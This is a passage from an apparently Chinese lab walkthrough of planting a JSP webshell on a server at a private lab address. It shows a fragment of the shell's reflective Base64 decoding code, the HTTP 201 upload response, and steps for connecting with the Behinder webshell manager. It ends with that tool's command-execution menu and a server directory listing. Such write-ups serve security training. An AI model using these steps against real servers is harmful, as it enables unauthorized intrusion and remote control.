19         baseCls=Class.forName("java.util.Base64");
20         Object Decoder=baseCls.getMethod("getDecoder",
  null).invoke(baseCls, null);
```


响应

美化 Raw Hex 页面渲染


```
1 HTTP/1.1 201
2 Content-Length: 0
3 Date: Fri, 13 Jun 2025 10:01:42 GMT
4
5
```

关闭代理，浏览器访问url


http://192.168.242.45:8080/shell.jsp




打开冰蝎，填上url--脚本类型jsp，加密类型：用什么类型生成的木马就选什么
我选xor_base64,其他默认即可----保存




右键打开



连接成功



4. 获取webshell



URL: http://192.168.242.45:8080/shell.jsp

基本信息命令执行虚拟终端文件管理内网穿透反弹shell数据库管理自定义代码平行空间扩展功能备忘录更新信息

目录结构

/

lib64

proc

opt

srv

etc

media

var

run

boot

lib

dev

mnt

bin

root

tmp

usr

lib64

src

路径: /usr/

名称	大小	修改时间	权限	
.	4096	2017/07/31 19:57:09	rwxf-xf-x	
..	4096	2017/07/31 19:56:33	rwxfwxf-x	
lib64	4096	2017/07/23 00:00:00	rwxf-xf-x	
src	4096	2017/07/13 13:04:04	rwxf-xf-x	
include	4096	2017/07/31 19:57:14	rwxf-xf-x	
lib	4096	2017/07/31 19:57:10	rwxf-xf-x	
bin	4096	2017/07/31 19:57:14	rwxf-xf-x	
local	4096	2017/07/31 19:56:33	rwxfwxf-x	
games	4096	2017/07/13 13:04:04	rwxf-xf-x	
share	4096	2017/07/31 19:57:15	rwxf-xf-x	
lib32	4096	2017/07/23 00:00:00	rwxf-xf-x	
sbin	4096	2017/07/31 19:57:10	rwxf-xf-x	
libx32	4096	2017/07/23 00:00:00	rwxf-xf-x	

目录加载失败